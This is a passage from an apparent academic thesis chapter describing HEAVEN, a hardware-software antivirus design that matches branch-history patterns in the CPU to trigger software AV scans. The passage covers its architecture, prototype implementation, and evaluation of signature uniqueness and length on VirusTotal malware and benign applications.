
HEAVEN assumes that the branch pattern signatures will be generated by AV companies and distributed through the Internet, as done today for standard AVs. Further, HEAVEN relies on a procedure similar to that currently done by AV companies; (i) malicious samples will be identified through dynamic analysis, in a procedure ensuring proper input/interaction stimulation and collection of branch information; (ii) common, benign applications will be whitelisted; and (iii) AV companies will deliver good signatures, i.e. without conflicting with patterns found in known benign applications.

6.1.4.2 HEAVEN and AV companies

It is hard to say that a software entity is malicious per nature. In most cases, malware is just a label assigned by an AV company to identify the actions performed by the sample as undesired by its users. This is made clearer when we remind that distinct AV vendors flag distinct samples as malware, with no clear agreement among them.

AV analysts typically detect new malware samples by capturing unknown binaries via multiple sources and tracing them in sandbox solutions. When traced, the malware samples behave in a way that is judged malicious by the analysts, which associate the samples exhibiting those behaviors with the concept of malware. This association can occur via multiple ways, ranging from a static hash (e.g., md5, sha1) to machine learning models that label a set of features presented by the malware sample.

In this paper, we propose this association to be performed via unique branch patterns exhibited during the software execution. We believe that this approach is interesting because when traced in sandboxes, malware samples reveal both malicious behaviors at high-level (API calls) as well as low-level branch patterns that can likely be associated with the exhibited behaviors if the patterns are unique (see confirmation of this hypothesis in Section 6.1.5).



(a) **Code.** (b) **Flow.** (c) **Signature**

Figure 6.2: **Signature Generation Policy.** Associating high-level code constructs with their occurrence in the execution flow.

It is important to notice that we do not claim that a specific branch pattern is malicious per nature, but that it represents and/or identifies one or more malware samples, in the same way as a hash represents and/or would identify it/them. In this sense, Figure 6.2 illustrates a policy that we believe is more likely to be adopted by the AV companies: (i) The AV company discovers a given code region (Figure 6.2(a)) that is only revealed in runtime and that can be

used to flag this sample as malicious according to their criteria; (ii) The AV company identifies that the execution of this code region is part of a given execution flow (Figure 6.2(b)); and (iii) The AV company considers that this branch pattern is unique and thus it can be used as a branch signature for HEAVEN triggering the second-level scanner at this point (Figure 6.2(c)).

6.1.4.3 HEAVEN's Design

HEAVEN's architecture is composed by three main components (Figure 6.3): the Signature Matcher; the HEAVEN Manager; and the Threat Intelligence Manager (TIM).




Figure 6.3: HEAVEN Architecture's design: modules in userland, kernel and hardware levels.

HEAVEN can be initialized at any time, including at OS boot time, which is the most recommended configuration since it allows the detection of early-launch threats. Upon initialization, the TIM updates the branch signatures from the Internet both in hardware (1) and for the AV (2) and requests (3) the HEAVEN Manager (a Windows 7 kernel driver) to load these signatures in hardware (4). The TIM also keeps a list of processes to be monitored and requests the HEAVEN Manager to set the monitored flag in the OS context structure for each process in the list (5). This list can be generated via a whitelist/blacklist or, by default, including all processes in the system. The TIM then waits for notifications from the HEAVEN Manager about the detection of suspicious processes in hardware. Once notified (9), the TIM invokes the software-based AV installed in the system for a memory scan on the suspicious process' memory.

The HEAVEN Manager is responsible for implementing HEAVEN's software-hardware collaboration by (i) updating the hardware signatures downloaded by the TIM into a register-encoded, hardware signature database (Malicious Bit Vector - MBV) (4); (ii) enabling/disabling signature matching by writing into HEAVEN control registers; (iii) setting the monitored flag on processes OS context structures (6); and (iv) handling interrupts raised by HEAVEN's Signature Matcher (8). The latter resides in hardware and is responsible for (i) matching GHR values to a signature database stored in special HEAVEN CPU registers, and (ii) raising an interrupt (8) when a pattern of taken branches (which might correspond to a malicious path) is found. Upon receiving this interrupt (8), the HEAVEN Manager immediately notifies the TIM (9) about the suspicious software execution. This procedure is similar to the interrupts raised when the existing hardware performance counters—Branch Trace Store (BTS) and/or Precise Event-Based Sampling (PEBS) (Intel, 2016)—overflow after reaching their storage thresholds.

As the signature matching is performed via branch patterns, stored at the architectural level for usage by the Branch Prediction Unit (BPU), HEAVEN does not need to introduce any data collection mechanism. Unlike previous hardware malware detection solutions requiring extensive hardware modifications, the Signature Matcher only requires a signature database in hardware and a monitored bit flag in the OS process structure to identify whether or not the currently running process should be monitored. The monitored bit flag is loaded, saved and restored by the OS process scheduler at each context switch, thus allowing the Signature Matcher to be enabled or disabled (e.g., whitelisted) on a per-process basis.

6.1.4.4 Implementation

The TIM, as a user-land application, is implemented using standard user-level APIs. Therefore, in this section, we discuss the implementation details of the HEAVEN Manager, the Signature Matcher, and HEAVEN's signature generation procedure.

HEAVEN's prototype leverages the Intel PIN tool (Luk et al., 2005), a dynamic binary translator, to model the Branch Prediction Unit (BPU) and the Global History Register (GHR). We developed a PIN-based DLL that was injected into each running process, so that the branches of each application were stored in the GHR. The targeted OS was Windows 7 64 bits because of its popularity among malware writers (Arghire, 2017). All OS modifications (e.g., the introduction of a monitoring flag in the process context struct) and hardware extensions were implemented via PIN.

Hardware-Software Collaboration. The HEAVEN Manager is responsible for storing HEAVEN's configurations (including the MBV) into the new registers HEAVEN added to the CPU. These registers are Model Specific Registers (MSRs)—vendor-defined registers used to control certain CPU features, which have distinct sizes and access permissions. The permission flags are set to enable writes only at the kernel level, thus preventing any type of user-land tampering. HEAVEN's MSRs are written using the x86/x86-64-native `writemsr`

instruction. The HEAVEN Manager is also responsible for setting a monitored flag on processes structures at the OS level. Via PIN, we added a bit flag to the OS process context structure definition. This allowed the process scheduler to automatically load the monitored flag into the HEAVEN control register at each context switch, thus allowing the Signature Matcher to raise interrupts on a per-process basis. As the flag corresponds to a single bit to be loaded into a Signature Matcher register, the additional cost imposed to context switches is negligible. In addition to saving and restoring the monitored bit flag, we instrumented (also via PIN) the process scheduler to save the current GHR value. HEAVEN needs to save the GHR because the branch predictor is overwritten at each context switch and this might lead to false positives, since part of the signature of a previously-scheduled process would be matched to the currently executing process. By adding the GHR value to the process context structure, HEAVEN avoids this overwriting effect, as the process scheduler will also save and restore the GHR values at each context switch. Adding the GHR to the process context structure also introduced negligible performance overhead because the GHR is very small (less than 64 bits)—this addition has the same impact as saving an additional general-purpose register. The MBV database is global to the whole system and does not need to be saved/restored during context switches, thus not imposing performance penalties at the OS level. HEAVEN included the monitored bit flag and the GHR value to the Process Environment Block (PEB) where process information is stored in Windows (Microsoft, 2018j).

Real Time Notification. To provide a real-time response, HEAVEN must ensure interrupts are promptly delivered from hardware to the TIM, which runs at userland. HEAVEN implements its interrupts as Non-Maskable-Interrupt (NMI)—a high-priority, synchronous interrupt that can be leveraged for security notifications (Arora et al., 2005). Upon receiving the interrupt request, the HEAVEN Manager must immediately notify the user-land TIM, otherwise, the AV check might occur after the checkpoint. Standard I/O calls are invoked by applications and block both the associated process and the corresponding driver's I/O routine until the request is handled. To avoid blocking, many applications perform polling, which is not suitable for HEAVEN's operation because of the significant performance overhead incurred by multiple I/O calls. Therefore, HEAVEN leveraged an inverted I/O call (Botacin et al., 2018a): when the TIM makes an I/O request to the HEAVEN Manager, it caches the request and immediately returns—with no data being returned. Further, when the kernel driver handles a HEAVEN interrupt, the cached I/O request is fired, thus providing the TIM with the collected data (the suspicious branch pattern and the associated PID). In other words, the cached I/O request from the TIM signals the HEAVEN Manager to enable signature matching for the selected processes. The inverted I/O notifies the TIM about the identified branch pattern and the process (PID) that presented such pattern. The branch pattern is retrieved by the HEAVEN Manager by reading the GHR register as an MSR. The detected pattern can be used by the AV, for statistical or forensic analysis. HEAVEN Manager performs PID retrieval by calling the `GetCurrentProcessId` function (Microsoft, 2018e).

The Malicious Bit Vector (MBV). The Malicious Bit Vector (MBV) is the branch pattern database queried to detect malware. The MBV implementation is a key project decision as it implies on distinct storage space requirements, energy costs, chip areas, and may even affect the FP rate (in case of probabilistic and/or compressed representation of signatures). A look-up table is the usual way of implementing a matching database. However, a table to store a large number of non-compressed signatures would require several MBs. Therefore, in HEAVEN, we implemented the MBV as a bloom filter, a probabilistic data structure that performs fast matching operations with no false negatives at the cost of some FPs. In practice, bloom filters are popular solutions in the context of detecting malicious activities (Cha et al., 2010; Koret and




Figure 6.4: **Malware-Goodware Disambiguation.** Shared patterns are ignored and unique patterns are selected to fingerprint samples.

Bachaalany, 2015; Kang et al., 2012; Yakunis, 2010; Sethumadhavan et al., 2003). They reduce the required storage space to represent an arbitrary-long bit pattern by probabilistic mapping them into few bits through a series of hash functions implemented in hardware as logic gates and wires, thus not demanding significant space nor impacting performance. We consider a bloom filter implementation viable because it has been previously implemented inside Intel's processors (e.g., for the sake of memory address disambiguation (Sethumadhavan et al., 2003)). On the other hand, hashing long values into few bits as the bloom filter does may lead to collisions—i.e. the bloom filter reporting an element it does not actually contain—, leading to FPs. However, the more bits are used for representing values, the smaller the collision rate. Bloom filter capacity grows logarithmic and can be modeled mathematically (Tarkoma et al., 2012), allowing us to determine the number of representing bits and hash functions in advance. Therefore, we can determine a reasonable trade-off between the total storage space required and the expected FP rate. HEAVEN bloom filter parameters were configured to produce FP rates smaller than 1%. Moreover, HEAVEN already handles FP as part of its design: the AV always disambiguates suspicious software detected in hardware. Thus, this "second opinion" by the software-AV allows identifications of FP regardless of the cause (bad signature or bloom filter). To store the bloom filter, HEAVEN should implement the MBV as a scratchpad SRAM memory updated by consecutive MSR writes. For the sake of prototyping and evaluation, HEAVEN was simulated with the MBV stored in a memory region allocated within the PIN framework.

Signature Generation. In HEAVEN, all branch pattern signatures were extracted from the PIN-modeled GHR. In practice, the candidate signatures may be retrieved from existing dynamic malware analysis systems already used by AV companies (see Appendix D.1). The signatures should be branch patterns unique to a malware sample, However, these patterns should not be found in known, benign applications. In HEAVEN, we addressed this challenge via a branch pattern whitelist mechanism, compatible with the approach already employed by AV companies (see Section 6.1.3). In this case, even though a malware and a goodware application share a common branch pattern (blue one in Figure 6.4), the malware sample can still be fingerprinted by another pattern unique to it (red one in Figure 6.4).




Figure 6.5: **Probabilistic Malware Execution.** The best signatures are the ones that are common to all sample's executions.

Another challenge for signature generation is to ensure that the selected branch pattern will be exhibited in future executions. Some malware samples might present code structures that are probabilistically executed (e.g., tied to specific environment variables). To overcome limitations derived from this possibility, we considered multiple executions of the same sample (as already done by AV companies to overcome evasion attempts) to select signatures. Only the signatures that appear in all executions were considered as good candidates. Therefore, even though a malware sample presents a branch pattern that is not unique among executions (blue ones in Figure 6.5), we can still generate signatures by looking to its common patterns (red ones in Figure 6.5).

After a set of unique branch patterns are identified for a sample, the next step is deciding which signature(s) to adopt. Although all signatures are unique, AVs might want to consider other qualitative aspects in the signature selection process, such as the region during the sample execution the branch signature appears. For instance, one interesting code region is that right after an unpacking routine, thus causing HEAVEN to trigger the AV to scan an already unpacked embedded payload. In the next section, we discuss how we evaluated our signature generation procedure both in terms of signature uniqueness and association to code regions typical of malware actions.

6.1.5 Evaluation

In this section, we present HEAVEN's experimental evaluation. To do so, we focus on the following metrics: (i) signature generation feasibility; (ii) malware detection effectiveness; and (iii) performance overhead. Initially, we cover the cases in which AV companies were able to

generate perfect signatures and no False Positive (FP) is observed. Further, we discuss HEAVEN operation in scenarios with FPs.

6.1.5.1 Dataset Choice & Representativeness

Establishing an adequate dataset to evaluate malware research is extremely challenging, since there are no standardized guidelines for this task. For example, it is not clear how malicious families should be balanced or what proportion of benign and malware samples should be considered. We propose that a good dataset for malware research is one that reflects the context in which the solution will be deployed. Therefore, as we are proposing a collaboration with an AV solution, we established a dataset that represents what an *AV company observes in the wild* (respecting the limits of scale between academic research and the potentially massive amount of data collected by a large, worldwide company) in the most recent time. To that end, we collected daily samples from the VirusTotal malware submission feed for three consecutive months (March to May) of 2018, balanced the malware families in our dataset according to that feed to reflect malware families prevalence as they are seen in-the-wild, and selected 10 times more malware samples than benign apps, as AV companies often collect more malicious samples than benign software (Ugarte-Pedrero et al., 2019). Hence, our experiments considered a total set of 10,000 unique malware samples that successfully executed in our sandboxed environment without errors (i.e., until the end of its execution and/or without crashing until the sandbox timeout). We labeled all of those samples with AVClass, which resulted in the family distribution illustrated in Figure 6.6.




Figure 6.6: **Sample's families distribution.** Malware dataset balanced according VirusTotal statistics and labeled with AVClass.

Our set of 1,000 benign software was collected from three distinct sources: (i) applications from the SPEC-CPU 2006 benchmark (Henning, 2006); (ii) Internet browsers (Internet Explorer, Firefox and Chrome); and (iii) popular applications crawled from popular Internet repositories (cnet, 2018; Softonic, 2018). For the latter, we considered only the applications appearing in the first 20 most downloaded apps pages (representing more than 900 distinct apps), thus reflecting the most popular software downloaded by the users.

We tested all SPEC applications with the reference input until their termination. We tested the crawled goodware applications by stimulating them with an automated GUI clicker (Botacin et al., 2020a). We evaluate the browser during its loading and while opening URLs from the Alexa top50 (Alexa, 2018) most accessed websites in May/2018 in a loop.

We ran all malware samples for three minutes in a sandboxed environment (which usually suffices (Küchler et al., 2021)). We recorded the branch patterns generated from the execution of all goodware and malware samples considering all runs and all distinct inputs per sample.

6.1.5.2 Branch Pattern Signatures

First, we test our hypothesis that for a given piece of software there will be unique GHR values produced during its execution, which can be used as a software signature. Second, we investigated which software code regions tend to generate good signatures. Finally, we discuss the length (in bits) the branch pattern history should be to significantly distinguish one piece of software from another.

Signature Generation Feasibility. To evaluate signature uniqueness, we retrieved all 32-bit branch signatures[1] produced during benign samples' execution. Figure 6.7 shows the percentage of patterns that uniquely appeared in some[2] applications evaluation (multiple runs under different inputs) and the percentage of patterns that appeared in at least another application evaluation. For example, for all possible windows of 32-bit patterns encountered during the executions of Firefox, approximately 60% of them were unique. We highlight that we are not here claiming these applications as malicious nor that the identified branch patterns correspond to a malicious application. Instead, we are claiming that these applications present branch patterns unique to them in comparison to the set of tested applications and whose occurrence in runtime might be used to identify these app's execution.




Figure 6.7: **Branch patterns as signatures.** All applications presented at least one unique branch pattern.

[1]Signature length selected according to the experiment presented in the next paragraph.

[2]Few examples were selected for presentation for the sake of paper readability

Most of the patterns identified during the evaluation of a given application randomly collided with at least one pattern from another application. However, corroborating our hypothesis, all analyzed applications presented a great number of unique branch patterns. Even though we limited the number of applications presented in the graph due to space constraints, these results held true for all samples (malware and benign) considered in our evaluation.

The number of unique signatures identified varies among applications. For example, browsers (I/O-bound) present more diverse behavior, thus generating more distinct branch patterns. `Bzip2` (CPU-bound) focuses on the same decompression loops, always taking the same branches, thus presenting lower pattern diversity. The more diverse the application functionality, the more branch patterns it generates.

A plausible explanation for the high collision rate found in Figure 6.7 is the use of shared libraries. As the same library runs on all linked processes, the execution of library code will present similar branch patterns. To test this hypothesis, we checked, for each application, where the conflicting patterns were located (Figure 6.8). Corroborating our hypothesis, the code regions with the highest collision rate were those associated with shared libraries. Therefore, branch pattern signatures should be extracted from the software's own executable binary regions (e.g., main binary's `.text` section) only.




Figure 6.8: **Colliding branch patterns per code region.** Collisions on branch pattern originated on libraries are more prevalent than collisions on branch patterns originated on the application `.text` section.

The need to distinguish software instructions from shared library code poses new questions: where and when we need to isolate these regions during malware detection? There are two options: (i) during the signature generation procedure (AV site) or (ii) during the signature matching in hardware. This isolation requires, therefore, the addition of logic either to the AV site or hardware. Adding more logic to hardware streamlines signature generation for AV companies. However, the hardware pattern matching mechanism would need to know whether or not the currently running code region is part of a shared library. This is challenging because some malware samples (e.g., Self Modifying Code) can change their page permission attributes, thus turning originally non-executable binary sections into executable ones. To handle such cases, the hardware mechanism would require knowledge about OS abstractions, such as binary sections, which further complicates hardware design. Adding logic to the signature generation

procedure at the AV company keeps the hardware mechanism simple. Further, AV companies already need to handle many peculiarities in the signature generation procedure (Sathyanarayan et al., 2008; David and Netanyahu, 2015; Shabtai et al., 2011). Therefore, we propose that this extra logic should be added by the AV company.

Signature length. Another important factor in the signature generation process is to determine how long the branch pattern signatures need to be to fingerprint malware. A k-bit branch GHR spans a 2^k branch pattern space, which determines the potential for extracting unique signatures and the signature database storage requirements. The shorter (in the number of bits) the signature is, the less space is required to store the signature database in hardware. However, the shorter the signature, the higher the probability of branch pattern collisions. To identify an optimum signature length, we ran all software samples using distinct GHR sizes (in k bits) and evaluated the branch pattern coverage, i.e., the portion of the spanned 2^k space they cover (Figure 6.9).




Figure 6.9: **Branch patterns coverage.** Signatures spanning less than 16 bits are not ideal because of the high collision rate. With 24-bit signatures, less than 10% of the branch patterns collide.

We observe that branch-patterns with fewer than 16 bits cannot be used as process signatures because all analyzed software presented the same 16-bits branch patterns at some point during their execution. In other words, the branch patterns generated during the execution of the applications considered in our evaluation spanned all the 2^{16} space, making it impossible to generate unique malware signatures. As the branch pattern length increases in bits, the percentage of collisions decreases exponentially. For example, with 24-bit signatures, less than 10% of the branch patterns generated collide (e.g., the colliding branch patterns covered less than 10% of the 2^{24} space), thus allowing for malware fingerprinting. In other words, approximately 90% of the 2^{24} space can be used to generate unique malware signatures. In HEAVEN's design, we opted for 32-bit signatures, given the almost negligible percentage of collisions for the 2^{32} space. Moreover, adopting a power of two representation tends to ease development.

6.1.5.3 Malware Detection

We generated signatures for all samples and evaluated the bit space coverage as a function of the number of applications traced (Figure 6.10). As the number of samples increases, the branch pattern coverage of the 32-bit space also increases (both for malware and benign software). After approximately 100 malware, the coverage percentage saturates at less than 2% of the 32-bit space, i.e. adding new samples does not significantly affect the overall coverage of the 32-bit space as very few additional distinct patterns are observed.

